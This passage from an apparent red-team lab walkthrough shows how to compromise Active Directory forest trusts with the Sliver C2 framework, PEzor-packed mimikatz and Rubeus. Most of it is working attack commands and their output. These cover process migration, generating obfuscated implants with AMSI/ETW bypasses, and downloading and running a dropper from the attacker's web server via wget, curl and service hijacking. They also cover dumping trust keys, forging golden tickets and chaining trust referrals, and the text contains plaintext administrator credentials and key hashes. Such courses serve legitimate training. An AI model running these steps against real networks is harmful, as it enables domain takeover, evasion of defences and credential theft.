4340	4360	NT AUTHORITY\SYSTEM	x86_64	cmd.exe	0

⚠ Security Product(s): Windows Defender, Windows Smart Screen

Migrate into the new process to gain a new session and opth privileges.

```
[server] sliver (studentX_https) > migrate -p 4340
```

```
[*] Successfully migrated to 4340
```

```

[*] Session 03855666 studentX_https - 192.168.100.X:49806 (studentX) - window
s/amd64 - Thu, 13 Jun 2024 07:51:44 DST

```

Now, check if we have administrative access to the bastion-dc machine.

We can now use Stracciatella along PSRemoting commandlets to create a PSRemoting session with NegotiateWithImplicitCredential authentication.

```
[server] sliver (studentX_https) > sessions -i 03855666
```

```
[*] Active session studentX_https (03855666)
```

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' -c "Invoke-Command -ScriptBlock {

```

```
$env:computername} -cn 192.168.102.1 -Authentication NegotiateWithImplicitCre  
dential"'
```

[*] Output:
Production-DC

hide01.ir

Learning Objective 29

- Using access to production.local, abuse the trust account to get access from a trusting forest - production.local - to a trusted forest - bastion.local.

Abuse trust to compromise bastion.local

Using Stracciatella, PEzor and Rubeus

We need to begin by compromising production.local as in the previous objective. To do so we leverage OverPass-The-Hash in the studentX session as showcased in the previous objective.

```
[server] sliver (studentX_https) > sessions -i 03855666
[*] Active session studentX_https (03855666)

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "Invoke-Command -ScriptBlock {
$env:computername} -cn 192.168.102.1 -Authentication NegotiateWithImplicitCredential"'

[*] Output:
Production-DC
```

Now, setup a listener and gain a pivot session as before on the target.

NOTE: Make sure to have only one tcp pivot listener listening in one session at a time.

```
[server] sliver (studentX_https) > pivots tcp --lport 53
[*] Started tcp pivot listener :53 with id 1
```

Generate the corresponding Sliver implant service executable for the tcp listener on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name production-dc_tcp -s Implants/production-dc_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/production-dc_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, download the NtDropper onto production-dc remotely using Stracciatella.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "Invoke-Command -ScriptBlock { wget http://192.168.100.X/NtDropper.exe -o C:\windows\temp\NtDropper.exe} -cn 192.168.102.1 -Authentication NegotiateWithImplicitCredential"'
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from /mnt/c/AD/Tools/Sliver/Implants.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Leverage scshell to move laterally as before to gain a session on production.local.

```
[server] sliver (studentX_https) > scshell -t 80 192.168.102.1 ssh-agent 'C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.X production-dc_tcp.bin'

[*] Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to 192.168.102.1
Using current process context for authentication. (Pass the hash)
SC_HANDLE Manager 0x000002b1e3ad3d10
Opening ssh-agent
SC_HANDLE Service 0x000002b1e3ad3e60
LPQUERY_SERVICE_CONFIG need 0x0000014c bytes
Original service binary path "C:\Windows\System32\OpenSSH\ssh-agent.exe"
Service path was changed to "C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.1 production-dc_tcp.bin"
Service was started
Service path was restored to "C:\Windows\System32\OpenSSH\ssh-agent.exe"

[*] Session 27e2d6c3 production-dc_tcp - 192.168.102.1:54788->studentX_https-> (PRODUCTION-DC) - windows/amd64 - Tue, 30 May 2024 07:50:23 DST
```

Now that we have a session, we can begin to enumerate the target root with Stracciatella, we find an interesting folder named CredSSP.

```
[server] sliver (studentX_https) > sessions -i 27e2d6c3
[*] Active session production-dc_tcp (27e2d6c3)

[server] sliver (production-dc_tcp) > ls 'C:\'

C:\ (14 items, 1.1 GiB)
```

```
=====
drwxrwxrwx  $Recycle.Bin                <dir>      Fri Jul 12 21:45:47
-0700 2019
drwxrwxrwx  CredSSP                     <dir>      Wed Mar 06 07:45:31
-0700 2024
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B      Sat May 25 03:22:58
-0700 2019
[snip]
```

Analyzing the CredSSP folder we find an interesting script named TestCredSSP.ps1. Viewing it's contents, we find cleartext credentials for production\administrator and functionality to test CredSSP authentication.

NOTE: TestCredSSP.ps1 has been referred from:

<https://stackoverflow.com/questions/18969201/is-there-an-easy-way-to-check-if-credssp-is-enabled-on-a-systems>

```
[server] sliver (production-dc_tcp) > ls 'C:\CredSSP'

C:\CredSSP (1 item, 1.2 KiB)
=====
-rw-rw-rw-  TestCredSSP.ps1  1.2 KiB  Wed Mar 06 07:45:57 -0700 2024

[server] sliver (production-dc_tcp) > cat 'C:\CredSSP\TestCredSSP.ps1'

function Get-WSManCredSSPState
{
    $res = [pscustomobject]@{DelegateTo = @(); ReceiveFromRemote = $false}

    $wsmTypes = [ordered]@{}
    (gcm Get-WSManCredSSP).ImplementingType.Assembly.ExportedTypes `
    | %{ $wsmTypes[$_.Name] = $_ }

    $wmc = new-object $wsmTypes.WSManClass.FullName
    $wms = $wsmTypes.IWSManEx.GetMethod('CreateSession').Invoke($wmc, @($null,0
, $null))
    $cli = $wsmTypes.IWSManSession.GetMethod('Get').Invoke($wms, @("winrm/confi
g/client/auth", 0))
    $res.ReceiveFromRemote = [bool]([xml]$cli).Auth.CredSSP

    $afcPath = 'HKLM:\SOFTWARE\Policies\Microsoft\Windows\CredentialsDelegation
\AllowFreshCredentials'
    if (test-path $afcPath)
    {
        $afc = gi $afcPath
        $res.DelegateTo = $afc.GetValueNames() | sls '^d+$' | %{ $afc.GetValue($_
) }
    }
}
```

```

    return $res
}

$password = ConvertTo-SecureString 'ProductivityMatters@2048Gigs' -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential('production\administrator', $Password)
$session = New-PSSession -cn production-dc.production.local -Credential $credential -Authentication Credssp
Invoke-Command -Session $session -ScriptBlock ${Function:Get-WSManCredSSPState}
}

```

We can optionally leverage these credentials for a CredSSP session.

Spawn a new Ubuntu WSL prompt and use PEZor as before to convert mimikatz into a .NET binary with arguments to dump trust keys and rename the binary accordingly as follows.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fluctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -p "lsadump::trust /patch" "exit"
-----
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable (console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
[ Entropy      : Random names + Encryption
[ Compressed   : aPLib (Reduced by 55%)
[ File type    : EXE
[ Parameters   : "lsadump::trust /patch" "exit"
[ Target CPU   : x86+amd64
[ AMSI/WDLP/ETW : continue

```

```

[ PE Headers      : overwrite
[ Shellcode       : "/tmp/tmp.LZON5B8Mqa/shellcode.cs"
[ Exit            : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-trustkeys.exe.packed.dotnet.exe

```

Execute the packed binary and dump trust key credentials using **execute-assembly** as follows.

```

[server] sliver (production-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-trustkeys.exe.packed.dotnet.exe'

[*] Output:

.#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::trust /patch

Current domain: PRODUCTION.LOCAL (PRODUCTION / S-1-5-21-1765907967-2493560013-34545785)

Domain: BASTION.LOCAL (BASTION / S-1-5-21-284138346-1733301406-1958478260)
[ In ] PRODUCTION.LOCAL -> BASTION.LOCAL

[ Out ] BASTION.LOCAL -> PRODUCTION.LOCAL
* 6/4/2024 5:32:35 AM - CLEAR - 33 96 8b 78 86 7c 8c eb b4 c6 62 5e 90
b0 f9 dd 18 6b 4e 33 84 77 9a f0 7e e1 79 0b 90 22 48 e0 f2 52 95 6a b7 93 73
26 b8 09 82 10 d7 77 39 3d 0c fc 79 6f 40 0e 47 63 58 b0 0e 62 63 74 cb a9 5
1 52 ca 1a b1 ef 64 0b 93 1a 2f 5c 5b e8 36 44 8b f1 ba 0c 98 9f 2e 69 3b 2a
39 87 47 93 21 ec 95 7e 4b b0 12 6f 81 d8 a9 43 01 6c 34 45 16 6c 2d d3 e4 ab
4e dd 9d b6 fa a3 19 da c0 99 0b 36 c2 3a cd 87 0e d5 8e 38 22 aa e6 d4 54 6
d ba 2f 2f 58 30 e9 69 9c b6 7e e5 c8 ad 3e c3 ab af 5d 61 65 95 98 f0 70 95
46 4b e4 e9 66 a4 5e fc 8b 73 e5 72 9a 4a 5b 8b 79 e0 1f df 63 4e 12 c2 8e 72
cd 2d 4c ac 0b db 09 68 08 a5 67 51 4f e8 bc 25 4f 8a dc 72 07 87 83 c5 e1 0
c 5f 93 60 c3 6f 93 e2 24 0b 71 3f 33 50 b6 12 1a a9 57 36 c8 92

* aes256_hmac
ec4c803ba78bf878833a489a57b4e77f3dcaea791bf95d00a009a205cf06f73b

```

```

* aes128_hmac      28dce26b7b6b4e91e5ba26bacc9edb3b
* rc4_hmac_nt      f6b37da21f7434d44986e4959e3b02bc
[snip]

```

Finally, leverage Rubeus with this trust key to get a usable TGT as a Domain User - PRODUCTION\$ in the bastion domain.

```

[server] sliver (production-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:PRODUCTION$ /domain:BASTION.LOCAL /rc4:f6b37da21f7434d44986e4959e3b02bc /dc:Bastion-DC.BASTION.LOCAL /nowrap /ptt'

```

```
[*] Output:
```

```
[snip]
```

```
[*] Action: Ask TGT
```

```

[*] Using rc4_hmac hash: f6b37da21f7434d44986e4959e3b02bc
[*] Building AS-REQ (w/ preauth) for: 'BASTION.LOCAL\PRODUCTION$'
[*] Using domain controller: 192.168.101.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

```

```
doIFpjCCBaKgAwIB[snip]
```

```
[+] Ticket successfully imported!
```

```

ServiceName      : krbtgt/BASTION.LOCAL
ServiceRealm     : BASTION.LOCAL
UserName         : PRODUCTION$
UserRealm        : BASTION.LOCAL
StartTime        : 3/4/2024 4:41:38 AM
EndTime          : 3/4/2024 2:41:38 PM
RenewTill        : 3/11/2024 5:41:38 AM
Flags            : name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : odJueW0C+w+lOerhSKAMaQ==
ASREP (key)      : F6B37DA21F7434D44986E4959E3B02BC

```

Finally, access a resource in the bastion domain to prove Domain User rights in the domain.

```

[server] sliver (production-dc_tcp) > ls '\\bastion-dc.bastion.local\SYSVOL'
\\bastion-dc.bastion.local\SYSVOL\ (1 item, 0 B)
=====
Lrw-rw-rw-  bastion.local -> C:\Windows\SYSVOL\domain 0 B  Fri Jul 12 22:51:
38 -0700 2019

```

Learning Objective 30

- Using DA access to eu.local, abuse the bidirectional non-transitive trust from eu.local to us.techcorp.local to gain unintended transitive access the forest root - techcorp.local.

Abuse bidirectional non-transitive trust to compromise techcorp.local

Using Rubeus and PEzor

Run the below command in the studentX session to get a golden ticket with the privileges of domain administrator on eu.local. Since the golden ticket module in Rubeus is flagged and execute-assembly has a character limitation for 256 characters, we can use PEzor to obfuscate and convert it into a packed .NET binary with arguments hardcoded. Spawn a new Ubuntu WSL prompt and execute PEzor.sh to convert mimikatz.exe into a repackaged .NET x86-x64 executable:

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/Rubeus.exe -z 2 -p
"golden /user:Administrator /domain:eu.local /sid:S-1-5-21-3657428294-2017276
338-1274645009 /aes256:b3b88f9288b08707eab6d561fefe286c178359bda4d9ed9ea5cb2b
d28540075d /nowrap /ptt /outfile:\AD\Tools\Sliver\ticket1.tkt"

[snip]
[?] Processing /mnt/c/AD/Tools/Sliver/Rubeus.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/Rubeus.exe: PE32 executable (console)
Intel 80386 Mono/.Net assembly, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Apr  4 2024 06:47:54)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/Rubeus.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 57%)
[ File type     : .NET EXE
[ Parameters    : golden /user:Administrator /domain:eu.local /sid:S-1-5-21
-3657428294-2017276338-1274645009 /aes256:b3b88f9288b08707eab6d561fefe286c178
359bda4d9ed9ea5cb2bd28540075d /nowrap /ptt /outfile:\AD\Tools\Sliver\ticket1.
tkt
[ Target CPU    : x86+amd64
```

```

[ AMSI/WDLP/ETW : continue
[ PE Headers      : overwrite
[ Shellcode       : "/tmp/tmp.HlspAVBo56/shellcode.cs"
[ Exit            : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/Rubeus.exe.packed.dotnet.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows

```

Finally leverage execute assembly to execute the packed .NET binary as follows.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 75 '/mnt/c/AD/Tools/Sliver/Rubeus.exe.packed.dotnet.exe'

[*] Output:

[*] Building PAC

[*] Domain          : EU.LOCAL (EU)
[*] SID             : S-1-5-21-3657428294-2017276338-1274645009
[*] UserId          : 500
[*] Groups          : 520,512,513,519,518
[*] ServiceKey      :
B3B88F9288B08707EAB6D561FEFE286C178359BDA4D9ED9EA5CB2BD28540075D
[*] ServiceKeyType  : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey          :
B3B88F9288B08707EAB6D561FEFE286C178359BDA4D9ED9EA5CB2BD28540075D
[*] KDCKeyType      : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target          : eu.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@eu.local'

[*] AuthTime        : 3/3/2024 4:18:32 AM
[*] StartTime       : 3/3/2024 4:18:32 AM
[*] EndTime         : 3/3/2024 2:18:32 PM
[*] RenewTill       : 3/10/2024 5:18:32 AM

[*] base64(ticket.kirbi):

      doIFVzCCB...
[snip]
[*] Ticket written to
\AD\Tools\Sliver\ticket1_2024_07_22_14_00_17_Administrator_to_krbtgt@EU.LOCAL.tkt

```



```
[+] Ticket successfully imported!
```

Move laterally to gain a beacon session on eu-dc abusing the ssh-agent service. Create a tcp pivot listener in the current studentX session as follows.

```
[server] sliver (studentX_https) > pivots tcp --lport 53
[*] Started tcp pivot listener :53 with id 1
```

```
[server] sliver (studentX_https) > pivots
ID      Protocol  Bind Address  Number Of Pivots
===     =====  =
```

ID	Protocol	Bind Address	Number Of Pivots
1	TCP	:53	0

Generate or reuse the corresponding Sliver implant service executable for the tcp listener on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name eu-dc_tcp -s Implants/eu-dc_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/eu-dc_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, download the NtDropper onto us-mgmt remotely using the execute command.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:eu-dc.eu.local
'curl --output C:\windows\temp\NtDropper.exe --url http://192.168.100.X/NtDropper.exe'
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from /mnt/c/AD/Tools/Sliver/Implants.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now leverage scshell to gain a session on eu-dc.

```
[server] sliver (studentX_https) > scshell -t 80 eu-dc.eu.local ssh-agent 'C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.X eu-dc_tcp.bin'
```

```
[*] Session 3151c172 us-dc_tcp - 192.168.100.X:50451->studentX_https-> (US-DC) - windows/amd64 - Sun, 31 Mar 2024 06:42:12 DST
```

Now in the eu-dc session, using Rubeus we can now request a referral TGT for us.techcorp.local from eu.local leveraging the bidirectional non-transitive trust. Make sure to upload the golden ticket to use before doing so

*NOTE: Please use the ticket from the initial golden ticket command in the /ticket parameter. Also because of character limitations of the ticket we use ticket files written on disk. We can optionally use **inline-execute-assembly** but this isn't stable to perform the entire objective without lost session issues.*

```
[server] sliver (studentX_https) > sessions -i 3151c172
```

```
[*] Active session eu-dc_tcp (3151c172)
```

```
[server] sliver (eu-dc_tcp) > upload 'ticket1_2024_07_22_14_00_17_Administrator_to_krbtgt@EU.LOCAL.tkt' 'C:\users\public\ticket1.tkt'
```

```
[*] Wrote file to C:\users\public\ticket1.tkt
```

```
[server] sliver (eu-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgs /service:krbtgt/us.techcorp.local /dc:eu-dc.eu.local /nowrap /ticket:\users\public\ticket1.tkt /outfile:\users\public\ticket2.tkt'
```

```
[*] Output:
```

```
[*] Action: Ask TGS
```

```
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
```

```
[*] Building TGS-REQ request for: 'krbtgt/us.techcorp.local'
```

```
[*] Using domain controller: eu-dc.eu.local (fe80::a8ca:12c8:ca71:93b3%3)
```

```
[+] TGS request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIFUTCCBU2gAwIBBaEDAgEWooIE[snip]
```

```
ServiceName      : krbtgt/US.TECHCORP.LOCAL
ServiceRealm     : EU.LOCAL
UserName         : Administrator
UserRealm        : EU.LOCAL
StartTime        : 7/22/2024 7:09:01 AM
EndTime          : 7/22/2024 5:00:17 PM
RenewTill        : 7/29/2024 7:00:17 AM
```

```

Flags                          :  name_canonicalize, pre_authent, renewable,
forwardable
KeyType                        :  aes256_cts_hmac_sha1
Base64 (key)                   :  RF+gUUjDis3eVKjkik9SCpd80/1JrPPgd9CwNOHuSXk=

```

[*] Ticket written to \users\public\ticket2.tkt

Since the trust isn't transitive, we cannot request a referral from eu.local to the forest root - techcorp.local.

Instead we can now attempt to create a "local" TGT (service realm is us.techcorp.local) and then leverage it to gain a referral TGT from us.techcorp.local to techcorp.local leveraging the child to forest bidirectional trust.

Create a "local" TGT in the eu-dc session using the /targetdomain parameter as us.techcorp.local and the above referral TGT in the /ticket parameter.

```

[server] sliver (eu-dc_tcp) > execute-assembly -A /RuntimeWide -d
TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe"
-t 45 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgs
/service:krbtgt/us.techcorp.local /dc:us-dc.us.techcorp.local
/targetdomain:us.techcorp.local /nowrap /ticket:\users\public\ticket2.tkt
/outfile:\users\public\ticket3.tkt'

```

[*] Output:

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket

[*] Building TGS-REQ request for: 'krbtgt/us.techcorp.local'

[*] Using domain controller: us-dc.us.techcorp.local (192.168.1.2)

[+] TGS request successful!

[*] base64(ticket.kirbi):

doIFaDCCBWSgAwIBBaED[snip]

```

ServiceName                    :  krbtgt/us.techcorp.local
ServiceRealm                   :  US.TECHCORP.LOCAL
UserName                       :  Administrator
UserRealm                      :  EU.LOCAL
StartTime                      :  7/22/2024 7:12:49 AM
EndTime                       :  7/22/2024 5:00:17 PM
RenewTill                     :  7/29/2024 7:00:17 AM
Flags                          :  name_canonicalize, pre_authent, renewable,
forwardable
KeyType                        :  aes256_cts_hmac_sha1
Base64 (key)                   :  oBJP04mQI6syY06zfV5Dtce8ehf6FS/ZoFd141yVdU8=

```

```
[*] Ticket written to \users\public\ticket3.tkt
```

We can now finally request a referral TGT in the eu-dc session for techcorp.local from us.techcorp.local abusing the child to forest bidirectional trust. Note to use the above "local" TGT in the following /ticket parameter.

```
[server] sliver (eu-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgs /service:krbtgt/techcorp.local /dc:us-dc.us.techcorp.local /targetdomain:us.techcorp.local /nowrap /ticket:\users\public\ticket3.tkt /outfile:\users\public\ticket4.tkt'
```

```
[*] Output:
```

```
[*] Action: Ask TGS
```

```
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
```

```
[*] Building TGS-REQ request for: 'krbtgt/techcorp.local'
```

```
[*] Using domain controller: us-dc.us.techcorp.local (192.168.1.2)
```

```
[+] TGS request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIFbjCCBWqgAwIBBaEDAgEWoo[snip]
```

```
ServiceName      : krbtgt/TECHCORP.LOCAL
ServiceRealm     : US.TECHCORP.LOCAL
UserName         : Administrator
UserRealm        : EU.LOCAL
StartTime        : 7/22/2024 7:14:18 AM
EndTime          : 7/22/2024 5:00:17 PM
RenewTill        : 7/29/2024 7:00:17 AM
Flags            : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64 (key)     : u9ZjM6YbO3qf19FB/nc6JggzdGZyPaXcL3YHKHVFyy0=
```

```
[*] Ticket written to \users\public\ticket4.tkt
```

Finally, request a usable TGS in the eu-dc session to gain access onto any target service (CIFS in this case) on techcorp.local. Use the above child to forest referral TGT in the /ticket parameter.

```
[server] sliver (eu-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgs /service:CIFS/techcorp-dc.techcorp.local /dc:techcorp-dc.techcorp.local /nowrap /ptt /ticket:\users\public\ticket4.tkt'
```

```
[*] Output:

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
[*] Building TGS-REQ request for: 'CIFS/techcorp-dc.techcorp.local'
[*] Using domain controller: techcorp-dc.techcorp.local (192.168.1.1)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

    doIFeTCCBXWgAwIBBaEDAg[snip]

ServiceName           : CIFS/techcorp-dc.techcorp.local
ServiceRealm          : TECHCORP.LOCAL
UserName              : Administrator
UserRealm             : EU.LOCAL
StartTime             : 7/22/2024 7:27:15 AM
EndTime              : 7/22/2024 5:00:17 PM
RenewTill            : 7/29/2024 7:00:17 AM
Flags                 : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
KeyType               : aes256_ots_hmac_sha1
Base64(key)           : 4XjjeoosHRZjAvj9i3//OIBvCq9xg5SsZ4SvjnBbmfs=
```

Access the file system on techcorp-dc from eu-dc using domain user privileges to complete the objective.

```
[server] sliver (eu-dc_tcp) > ls '\\techcorp-dc.techcorp.local\SYSVOL'

\\techcorp-dc.techcorp.local\SYSVOL
=====
Directory of \\techcorp-dc.techcorp.local\SYSVOL

07/04/2019 01:51 AM <DIR>          .
07/04/2019 01:51 AM <DIR>          ..
07/04/2019 01:51 AM <JUNCTION>      techcorp.local
[C:\Windows\SYSVOL\domain]
                0 File(s)                0 bytes
                3 Dir(s) 12,283,428,864 bytes free
```

Perform a cleanup for all .tkt files on the target as follows.

```
[server] sliver (eu-dc_tcp) > rm 'C:\Users\Public\ticket1.tkt'
[*] C:\Users\Public\ticket1.tkt

[server] sliver (eu-dc_tcp) > rm 'C:\Users\Public\ticket2.tkt'
```

```
[*] C:\Users\Public\ticket2.tkt  
  
[server] sliver (eu-dc_tcp) > rm 'C:\Users\Public\ticket3.tkt'  
[*] C:\Users\Public\ticket3.tkt  
  
[server] sliver (eu-dc_tcp) > rm 'C:\Users\Public\ticket4.tkt'  
[*] C:\Users\Public\ticket4.tkt
```

hide01.ir

Resources and Tools

Some useful resources that have been referred and would be advised to have a read through are mentioned below.

- Getting Started with Sliver (Official Wiki): <https://github.com/BishopFox/sliver/wiki/Getting-Started>
- Sliver GUI: <https://github.com/BishopFox/sliver-gui>
- Sliver OPSEC Notes: <https://tishina.in/opsec/sliver-opsec-notes>
- Hunting Sliver C2's by Microsoft: <https://www.microsoft.com/security/blog/2022/08/24/looking-for-the-sliver-lining-hunting-for-emerging-command-and-control-frameworks/>
- BC Security's logging bypasses: <https://www.bc-security.org/post/powershell-logging-obfuscation-and-some-newish-bypasses-part-1/>
- ScriptBlock bypass by cobbr.io: <https://cobbr.io/ScriptBlock-Logging-Bypass.html>
- LDAP filters explained by Microsoft: <https://social.technet.microsoft.com/wiki/contents/articles/5392.active-directory-ldap-syntax-filters.aspx>
- Popular LDAP filters by ldapexplorer: <http://www.ldapexplorer.com/en/manual/109050000-famous-filters.htm>
- PPID Spoofing by ired.team: <https://www.ired.team/offensive-security/defense-evasion/parent-process-id-ppid-spoofing>
- PEzor Blog series: <https://github.com/phra/PEzor#PEzor>
- Slivers rportfwd command: <https://github.com/BishopFox/sliver/wiki/Port-Forwarding#reverse-port-forwarding>
- Slivers SOCKS5 command: <https://github.com/BishopFox/sliver/wiki/Reverse-SOCKS#in-band-socks5>

A list of all tools used throughout the lab are mentioned below.

- Sliver: <https://github.com/BishopFox/sliver/releases>
- StandIn: <https://github.com/FuzzySecurity/StandIn>
- ADSearch: <https://github.com/tomcarver16/ADSearch>
- ADCollector: <https://github.com/dev-2null/ADCollector>
- Dsquery: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc732952\(v=ws.11\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc732952(v=ws.11))
- Bloodhound: <https://github.com/BloodHoundAD/BloodHound>
- SharpHound: <https://github.com/BloodHoundAD/SharpHound>
